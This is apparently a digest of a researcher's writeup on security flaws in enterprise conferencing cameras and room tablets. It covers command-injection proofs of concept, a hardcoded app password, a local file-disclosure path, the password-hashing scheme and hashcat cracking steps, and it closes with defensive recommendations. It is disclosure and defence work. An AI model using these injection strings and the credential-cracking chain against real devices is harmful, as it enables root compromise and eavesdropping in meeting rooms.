Executive Summary
Spaceraccoon’s C517-Village (DEF CON Singapore) writeup is a study of how badly enterprise audiovisual gear — conference cameras, meeting-room tablets — is secured by default, and how trivially that gear yields root to anyone with network reach. Two cases anchor the post. First, an Aver PTC320UV2 auto-tracking conferencing camera (CVE-2026-26461) ships an unauthenticated /action?Get= endpoint that pipes the parameter straight into a shell via snprintf + system_ctrl, giving root code execution with a single HTTP GET. Second, a Crestron TSW-1060 conference-room tablet hides an undocumented HDCP2XLOAD -c command in its console binary that calls popenCmd on attacker-controlled bytes — another command injection landing as root.
The TSW-1060 chain extends further: the default Gingco room-scheduler APK ships with a 3-finger long-press dialog protected by the hardcoded password gingco, and once inside the (unsandboxed) WebView can be pointed at file:///data/crestron/passwd to disclose admin-password hashes. Those hashes are produced by Crestron’s libLinuxUtil.so addUserPasswordToFile via a 7-byte-chunked DES-crypt with a fixed cr salt — trivially cracked end-to-end in two seconds on an M5-class CPU using hashcat -m 1500. Beyond the specific bugs, Spaceraccoon argues structurally about why AV hardware is so hard to secure: patching is discouraged because uptime trumps everything, monitoring is anaemic, and most fleets are managed by non-security IT staff whose job is to make the room work, not harden it.
Why Audiovisual Hardware Is the Forgotten Attack Surface
The framing is the most important part of the writeup. Some of the most sensitive conversations in any organisation only ever happen in person — in meeting rooms, boardrooms, and conference halls. The hardware that captures, transmits and orchestrates those conversations — PTZ cameras, scheduling tablets, AV controllers — is in the room with the people having the conversation, and is almost always among the least-monitored, most insecurely-configured assets the organisation owns. The vulnerabilities Spaceraccoon documents below are not exotic; they are typical of what shows up the first time someone actually looks at this gear.
The post deliberately spends as much time on the meta-questions — the state of vulnerability disclosure on this kind of equipment, applying agentic AI to the analysis, and what defence-in-depth looks like for physical-access-by-design devices — as on the bugs themselves. That balance is worth keeping in mind: the bugs are the entry points; the systemic story is the reason they keep working.
Quickstart: Aver PTC320UV2 Remote Code Execution (CVE-2026-26461)
Modern conference rooms commonly ship with high-resolution, auto-tracking video cameras — the Aver PTC320UV2 is a representative example — that integrate into systems like Zoom Rooms and can be driven from room tablets, mobile apps, or directly over the network. That integration breadth is bought with a wide attack surface: a lot of endpoints have to be exposed for a lot of different control planes to work. The web management console is the obvious target because it is meant to be reached by admins remotely.
The PTC310UV2 (the older sibling) already carried two published vulnerabilities — CVE-2025-45619 and CVE-2025-45620 — for the web interface. There’s a useful disclosure-quality story buried in those two CVEs: both writeups describe an authentication bypass (credentials retrieved from an unauthenticated unencrypted API and then checked client-side), while the actual CVE listing claims remote code execution. The NVD entry says, verbatim:
An issue in Aver PTC310UV2 firmware v.0.1.0000.59 allows a remote attacker to execute arbitrary code via the SendAction function
CVE-2025-45619 NVD description
That phrasing illustrates a real disclosure pathology — the CVE attributes the RCE to SendAction, which is in fact a client-side JavaScript helper for issuing arbitrary API calls against the web interface. Whoever wrote the description appears to have conflated “the function the researcher used to demonstrate the call” with “the function that contains the vulnerability.” That kind of confusion happens often, especially when the researchers themselves aren’t fully clear on the root cause — and it propagates into asset-inventory tooling, scanners, and threat models that pivot off NVD’s text.
Looking at the firmware itself — specifically the cgi-bin binary that handles the web API calls — reveals the actual root cause. All web requests are dispatched against a hardcoded route table; the /action route is implemented as follows:
iVar1 = strncmp(gRequestURI,"/action?",8);
if (iVar1 == 0) {
  iVar1 = strncmp(param_2,"Get=",4);
  if (iVar1 == 0) {
    pcVar2 = strstr(param_2,"Get=");
    local_2c = (byte *)(pcVar2 + 4);
    local_2c = (byte *)strtok_r((char *)local_2c,"&",&pcStack_251c);
    memset(local_1518,0,0x400);
    snprintf(local_1518,0x3ff,"/mnt/sky/webui/opt_GetData.sh %s 2>&1",local_2c);
    system_ctrl(local_1518,"/tmp/FIFO_CGI_TO_DISPATCH");
    local_10c = open("/tmp/FIFO_DISPATCH_TO_CGI",0x800);
    memset(acStack_2518,0,0x1000);
    local_38 = 0;
That is a textbook command injection. The Get= parameter is split at & and the first token is dropped straight into the format string for opt_GetData.sh, which is then executed by system_ctrl. The downstream shell script is a one-liner dispatching to a D-Bus call — a classic local-attack-surface pattern in its own right — but you don’t need to analyse it to exploit the bug:
#!/bin/sh
dbus-send --session --print-reply --dest=com.aver.ldn /ldn/Options com.aver.ldn.OptionManager.GetData string:$1
The full exploit is a single unauthenticated HTTP GET. Anything after the ; terminator runs as root:
http://<IP ADDRESS OF CAMERA>/action?Get=acc;ls;The bug itself is unsophisticated — not even worth going deep on — but it’s symptomatic of the category. The real risk Spaceraccoon flags is the population of internet-reachable instances easily discoverable via Shodan and similar scanners.
Crestron TSW-1060: File Disclosure and Remote Code Execution (CVE Pending)
The second piece of equipment is the kind of thing you walk past in any modern office — the office-automation tablet bolted to the wall next to a conference-room door. The Crestron TSW-1060 is a representative model, used for room booking, video-conference control and digital signage. Two interesting realities of these devices: they’re effectively reasonably-capable Android tablets, and there is a healthy second-hand and Home Assistant community around them — the writeup explicitly shouts out KazWolfe — that has produced a meaningful body of public reverse-engineering work.
One of those second-hand-related observations is worth pulling out: the “factory wipe” on these devices does not actually wipe user files. Tablets bought used can still carry trace data from their previous deployment — user projects (custom apps for that earlier device), FTP-server contents, the lot. The attack surface on the tablet itself is wide: FTP server, SSH server, the custom Crestron Terminal Protocol, telnet, USB, a web interface, and others. As Crestron discontinues the product line, every one of those services accrues unpatched vulnerabilities over time.
Command Injection via Crestron Terminal Protocol
The first surface Spaceraccoon attacks is the custom Crestron Terminal Protocol — a restricted-shell console reachable over telnet, SSH, and TCP 41795. Initially the console is reachable without authentication; credentials are required only once users have been provisioned. A short transcript:
TSW-1060>HELP ALL

8021XAUthenticate             Administrator       Enable/Disable 802.1x Authentication.
8021XDOMain                   Administrator       Configure/View 802.1x Domain Name.
8021XMEThod                   Administrator       Configure/View EAP Method.
8021XPASsword                 Administrator       Configure 802.1x Password.
8021XSENdpeapver              Administrator       Enable/Disable 802.1x Peap version reporting.
8021XTRUStedcas               Administrator       Select/List 802.1x Trusted CA Certificates
8021XUSERname                 Administrator       Configure/View 802.1x User Name.
8021XVALidateserver           Administrator       Require Validation Of 802.1x Authentication Server's Certificate.
ADDBLOCKEDip                  Administrator       Add an IP Address to the blocked list
ADDDOMAINGroup                Administrator       Create a new domain group

TSW-1060>VERSION

TSW-1060 [v3.002.1061 (Tue Jun  4 16:32:15 EDT 2024), #885225CC] @E-00107fb1c2b7

TSW-1060>UUID ?
Error: Your user access prevents execution of this command.  Contact your administrator.
Some commands are gated even at admin level. The next tier above “admin” is a factory/debug-only user called crengsuperuser — the subject of CVE-2018-13341. The password for that user is generated deterministically from the device’s MAC address: a SHA-1 hash with a hardcoded salt, RC4-encrypted with another hardcoded key, then base62-encoded. A public Python implementation has been on GitHub for seven years.
That CVE was “patched”, but in a way that is hard to read as anything other than performative — the cryptographic machinery is untouched, and a flag check is added on top:
EthGetMacAddr(mac_bytes, 0);
ConvertMacAddressToString(mac_str, mac_bytes, fmt);
LocalConvertToUpper(mac_str);
iVar = GetEngDebugMode();
if ((iVar == 0) && strncmp(mac_str, "DE:AD:BE:EF:12:3", 16) != 0) {
    // FAIL: return "ERROR: Bad or Incomplete Command"
}
Read carefully: the bypass requires either the engineering-debug-mode flag, or a MAC address that happens to start DE:AD:BE:EF:12:3. Either condition is enough to re-enable the original deterministic-password machinery.
With that aside, Spaceraccoon went looking at non-superuser commands. The list returned by HELP is incomplete; a number of “secret” commands are buried inside the a_console binary that handles them. Each command lives in its own handler function, all built to a very regular pattern. The full shape of one such handler, cmd_setlockouttime, is shown below — the structure is what matters here, not the specific command:
void cmd_setlockouttime(undefined4 param_1,undefined4 param_2,byte *param_3,undefined4 param_4)

{
  // Authentication check
  uVar2 = AuthenticationGetEnabled();
  if (uVar2 == 0) {
    __s = "ERROR: Authentication is not on. Command not allowed.\r\n";
  }
  else if ((param_3 == (byte *)0x0) || (uVar2 = (uint)*param_3, uVar2 == 0)) {
    // Actual function handler
    GetIpblkLockout(&local_134,0xffffff84,uVar2);
    if (local_134 == 0) {
      __s = "Indefinite\\r\\n";
    }
    else {
      iVar3 = __aeabi_idiv(local_134,0xe10);
      __s = acStack_124;
      if (iVar3 < 2) {
        __format = "%d hour\r\n";
      }
      // ...
  }
  else if (uVar2 == 0x3f) {
    // Help strings
    SendConsoleResponseToSymproc("SETLOCKOUTTIME [number]\r\n",param_4,0xfffffffd,&DAT_000af1bc);
    SendConsoleResponseToSymproc
              ("\tnumber - number of hours to block an IP Address, 0 is indefinite, 255 max\r\n",
               param_4,0xfffffffd,&DAT_000af1bc);
    SendConsoleResponseToSymproc
              ("\tNo parameter - display current setting.\r\n",param_4,0xfffffffd,&DAT_000af1bc);
  }
}
Two consequential observations from the handler pattern. First, every handler emits help strings for its own command in response to ? — those help strings inside the binary are a free index of the entire command surface (documented and undocumented), including their expected arguments. Second, the regular structure makes the binary a natural target for agentic analysis at scale.
Aside: applying Claude Code + Ghidra to enumeration and triage

The bulk of the analysis happened in Ghidra. Spaceraccoon’s working pattern these days is to have Claude Code generate Ghidra scripts on its behalf — decompile, relabel functions, perform taint analysis — rather than work the GUI by hand. The advantage is auditability: there’s a permanent record of the analysis scripts to review later, and a structured representation that Claude Code can reason about more reliably than an interactive session.
a_console handlers — an auditable record of the analysis pass. Source: original article.The first prompt sent Claude Code into a loop. Spaceraccoon described the binary as a console command handler with one function per command and asked for an enumeration. The list came back incomplete — Spaceraccoon noticed this because he’d already manually identified the command injection in HDCP2XLOAD and it was missing. Correcting the prompt with an explicit example of the handler structure unblocked the analysis. Looking at the scripts Claude Code had emitted, the failure mode was visible: it had searched only the .rodata section for the help strings, while some of them actually lived in .data.rel.ro.
That detail is generalisable. Manual analysts looking through the Ghidra GUI abstract away the section difference reflexively — click on the string, follow the xref, find the handler. An agent driving Ghidra through scripts and decompiled pseudocode has to be told where to look. Agentic tools, as the writeup paraphrases approvingly from Antide, are “good at surfacing suspicious patterns at scale” — the surface-level pattern matching works well — but precision on open-ended problems still needs either a baseline ground truth or a boolean exit criterion the agent can self-correct against.

a_console handlers — useful for surfacing dangerous patterns at scale, but mostly false positives without source-to-sink verification tooling. Source: original article.Once corrected, Claude Code surfaced several candidate vulnerabilities — most of them false positives. The sinks (dangerous functions like strcpy) were correctly identified, but the source-to-sink path was either blocked by validation or just wrong about how the source flowed in. The lesson Spaceraccoon takes from this is that static-only agentic analysis still needs help: an AST-aware static analyser like tree-sitter would have improved the source-to-sink precision, and dynamic tooling — an emulated environment, a fuzz harness — is probably needed to close the gap between “dangerous-looking pattern” and “actually exploitable.”
The HDCP2XLOAD command injection
The actual bug is small. The handler for the undocumented HDCP2XLOAD command branches on its argument and, when called with -c + a payload, builds a shell command via snprintf and hands it to popenCmd with no sanitisation:
void FUN_00063618(undefined4 param_1,undefined4 param_2,char *param_3,undefined4 param_4)

{
  if (*param_3 == '?') {
    SendConsoleResponseToSymproc("HDCP2XLOAD \r\n",param_4,0xfffffffd,&DAT_000af1bc);
    SendConsoleResponseToSymproc
 ("\tNo parameter - Loads HDCP 2x keys [filename must be /dev/shm/temp/hdcp2xTxRx.keys]  \r\n"
  ,param_4,0,&DAT_000af1bc);
    pcVar1 = "\t-c [command string] -Sends RCON to SKE micro \r\n";
    goto LAB_00063786;
  }
  if (*param_3 == '-') {
    if (param_3[1] != 'c') {
      pcVar1 = "ERROR: this option is not supported \r\n";
      goto LAB_00063786;
    }
    pcVar1 = acStack_224;
    snprintf(pcVar1,0x200,"@ske_upgrade@ %s",param_3);
    pFVar2 = (FILE *)popenCmd(pcVar1,&DAT_0007fbe8);
The argument after -c goes straight into the shell. The command is also not listed in the HELP output and isn’t autocompleted, so it’s not visible from the console UI — you only find it by reading the binary. The proof-of-concept is one line:
TSW-1060>HDCP2XLOAD -c;whoami;
root
Hardcoded Credentials and Local File Disclosure via the Default Application
The TSW-1060 requires credentials to reach its various services once properly provisioned. The next question Spaceraccoon asks is whether there’s a way to leak credentials from an unauthenticated foothold. The answer turns out to be: yes, via the default Android applications that ship on the tablet for room scheduling.
The tablet supports custom applications built in Crestron’s proprietary HTML5 or SIMPL formats — both of which are themselves interesting attack surfaces because they expose bridging APIs into the device backend — but it also ships default Android apps for several room-scheduling services. Those default apps are not sandboxed, and some of them point to defunct services whose original vendors have been acquired or shut down.
The Gingco room scheduler is one such app. It loads a configured URL into a WebView, but the URL isn’t set out of the box, so the default state is just an error page:

Setting the URL is reached via a hidden settings page: press and hold three fingers on the screen for a few seconds and the app produces a password dialog.

strings.xml as gingco. Source: original article.The password is hardcoded in the APK’s strings.xml as gingco. Entering it unlocks the settings panel, where the URL the WebView loads can be changed at will. Because the WebView is not sandboxed, a URL like file:///data/crestron/passwd happily loads and discloses the admin-password file from Crestron’s own storage.
An entry from that file looks like this:
admin:Administrators,:crcU0xdkOqlGIcr3AeKxsgzaYcThe hash format is unusual enough to be worth understanding. The producing function is addUserPasswordToFile in libLinuxUtil.so; reverse-engineering it shows the scheme is a chunked DES-crypt with a fixed salt:
- Special-character escaping.
#and@are backslash-escaped before hashing. - 7-byte chunking. The (escaped) password is split into 7-byte chunks.
- DES crypt per chunk. Each chunk is hashed via
DES_fcrypt(chunk, "crestronPassword", output)with a fixed salt ofcr, producing a 13-character output. - Concatenation. The chunk hashes are concatenated — an 8-character password produces a 26-character hash.
In Bash, the whole scheme reduces to:
p='password'; h=''; i=0; while [ $i -lt ${#p} ]; do h+=$(openssl passwd -crypt -salt cr "${p:$i:7}"); i=$((i+7)); done; echo "$h"The crucial property of this scheme is that each 7-byte chunk hashes independently with the same salt — meaning a candidate password is found one chunk at a time, with a search space of 7 characters per chunk regardless of the total password length. Hashcat’s descrypt mode (-m 1500) makes short work of it on a single CPU core:
hashcat -m 1500 chunk1.txt -a 3 -1 '?l' '?1?1?1?1?1?1?1'

crcU0xdkOqlGI:passwor

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1500 (descrypt, DES (Unix), Traditional DES)
Hash.Target......: crcU0xdkOqlGI
Time.Started.....: Fri Apr 17 13:21:40 2026 (2 secs)
Time.Estimated...: Fri Apr 17 13:21:42 2026 (0 secs)
Two seconds on a single M5-class CPU core, no GPU. The first chunk recovers passwor; subsequent chunks recover the remainder. Putting it all together, a complete end-to-end chain runs as follows: leverage Gingco’s hardcoded password to open the settings panel; redirect the unsandboxed WebView to file:///data/crestron/passwd; exfiltrate the admin hash; crack it in Hashcat in seconds; authenticate to Crestron Terminal Protocol; escalate to root via the HDCP2XLOAD -c command injection.
Beyond the credential recovery itself, the unsandboxed default-app pattern is the bigger lesson. Many of these default apps point to services that have been acquired, sunsetted, or whose domains have changed hands — the supply-chain risk of dangling remote static resources loaded into a privileged WebView on a device that sits in every meeting room is not theoretical.
With root on the device, the post-exploitation possibilities are mundane and grim: pivot into the rest of the IT network, drop persistence, listen in on conversations and capture video using the tablet’s own apps.
Why Securing This Class of Hardware Is Structurally Hard
The bugs are easy. The reason they keep appearing in the field is structural — Spaceraccoon names three reinforcing failures:
Patching is actively discouraged
AV hardware runs 24/7, and downtime is the most expensive thing in the room — a broken video conference is a meeting that didn’t happen. The operational default for this gear is therefore do not patch unless you must, especially for discontinued devices like the TSW-1060 where patches are likely to break and hard to debug. Multiply by hundreds of devices per office and patching ceases to be a serious option without dedicated investment.
“Insecure by default”
Crestron does publish a hardening guide, and it contains a lot of useful guidance. The structural problem is the one Kelly Shortridge has been making for years:
Every hardening guide recommendation is a missed opportunity for a safer default.
Kelly Shortridge
Anything that has to be turned on after deployment is — in aggregate — turned on much less often than it should be. The real-world configuration of a fleet of TSW-1060s is whatever shipped from the factory, plus whatever the IT staff configured in the rush to get the room online.
Poor visibility and monitoring
Many of these devices are bespoke enough that they don’t accept the EDR / monitoring agents an organisation already runs on its laptops and servers. Some — the more open ones — expose SSH or Telnet for direct system access, and you could in principle deploy your own custom tooling. But the engineering effort to develop and maintain that tooling across many vendors’ quirks is significant, and the work falls to IT teams whose primary skill is making the room work, not running detection. Managed-service providers and external vendors usually don’t fill the gap either.
Key Takeaways
- CVE-2026-26461 is a one-shot unauthenticated RCE on Aver PTC320UV2 cameras. A single HTTP GET to
/action?Get=acc;ls;— with no credentials — runs commands asroot. The bug is a classicsnprintf+ shell-execution sink with no sanitisation. Shodan-discoverable instances are the real population of concern. - CVE labelling cannot be trusted at face value. The published NVD description for CVE-2025-45619 attributes the RCE to
SendAction— a client-side JavaScript helper that just happened to be the trigger the researcher used. The actual vulnerability is server-side. Scanners and asset trackers that pivot off NVD text propagate the confusion. - Crestron TSW-1060 ships an undocumented
HDCP2XLOAD -ccommand thatpopenCmd’s its argument with no sanitisation, giving authenticated console users root execution. The command is hidden fromHELPand tab-completion; you only find it by reading thea_consolebinary. - CVE-2018-13341 was “patched” without removing the underlying weakness. The deterministic-MAC-derived superuser password machinery is still present; a flag check or a MAC of
DE:AD:BE:EF:12:3bypasses the “patch” entirely. - The TSW-1060 admin-password scheme is descrypt with a fixed
crsalt and 7-byte independent chunking. Hashcat-m 1500recovers a chunk in 2 seconds on a single M5-class CPU core; longer passwords don’t buy meaningful security because each chunk is independent. - Default Android apps on the TSW-1060 are not sandboxed. Gingco’s 3-finger settings dialog is protected by the hardcoded password
gingcoinstrings.xml; the unsandboxed WebView can be pointed atfile:///data/crestron/passwdto disclose admin hashes. The chain Gingco-password → admin-hash → Hashcat → CTP login →HDCP2XLOAD -ctakes you to root from an unauthenticated touchscreen. - Agentic Ghidra analysis ’s sweet spot is pattern surfacing, not source-to-sink confirmation. Claude Code missed handlers because it only scanned
.rodatainstead of.data.rel.ro; it then over-flagged false positives because static-only path verification is hard. Anchor the agent against a known truth or a boolean criterion so it can self-correct.
Defensive Recommendations
- Treat AV hardware as a network-isolated tier. Put cameras, room tablets, and AV controllers on their own VLAN with strict ACLs to the rest of the corporate network. No internet egress unless the device is contractually required to reach the vendor cloud, and even then through an outbound proxy.
- MAC address allow-listing on the AV switch ports. The devices are physically accessible by design — sometimes you just need to unscrew a wall plate to reach an Ethernet jack. Allow-listing locks the port to the expected device’s MAC so a swap-in is at least noticed.
- Block all inbound from the AV VLAN to the rest of the network except the specific scheduling, conferencing, and management endpoints the gear actually needs. Default-deny, with a documented service catalogue.
- Inventory every device that exposes
/action,cgi-binhandlers, or vendor-specific terminal protocols. Pull Shodan, Censys, and internal scan results to find your own internet-exposed AV gear.CVE-2026-26461is exploitable via single HTTP GET; if your camera is on the internet, assume it’s already compromised. - Audit Crestron fleets for
crengsuperuserexposure — check both for debug-mode flags and for MAC prefixes matchingDE:AD:BE:EF:12:3. If you can’t patch out the deterministic-password machinery, you can at least make sure the bypass conditions aren’t live in your environment. - Audit default apps shipping on AV tablets. Gingco, room-scheduling clients with WebViews, default browsers — anything that loads remote URLs into a privileged context is a supply-chain attack waiting to happen. Disable apps that aren’t in active use, and pin the URLs of the ones that are.
- Rotate AV admin passwords as if they will be cracked offline. Treat the TSW-1060 password file as already disclosed: assume the descrypt chunk-cracker can recover an 8-character password in seconds. Long, high-entropy passwords help only because each chunk takes a few seconds; aim for 28+ characters where the system permits, and roll regularly.
- Buy AV equipment with security exit criteria. Procurement leverage is the most effective long-term answer to “every hardening guide recommendation is a missed opportunity for a safer default.” Ask vendors for hardened-by-default builds, signed firmware update paths, and authenticated/sandboxed default apps as RFP requirements rather than post-deployment exercises.
Conclusion
The bugs in Spaceraccoon’s post are unremarkable; the lesson is that they exist in roughly every meeting room in every enterprise on Earth. Aver and Crestron are big representative names but the pattern repeats across every AV vendor: complex legacy software, infrequent patching, minimal monitoring, devices physically accessible by design. The good news is that the mitigations aren’t novel — network segmentation, access control, default-deny egress, fleet inventory — and they go a long way. The harder problem is awareness: this gear is easy to forget about precisely because it usually just works. Until someone, eventually, makes it stop working in exactly the way Spaceraccoon describes.
Original text: “Discovering Vulnerabilities in Enterprise Audiovisual Hardware” by spaceraccoon at Spaceraccoon’s Blog.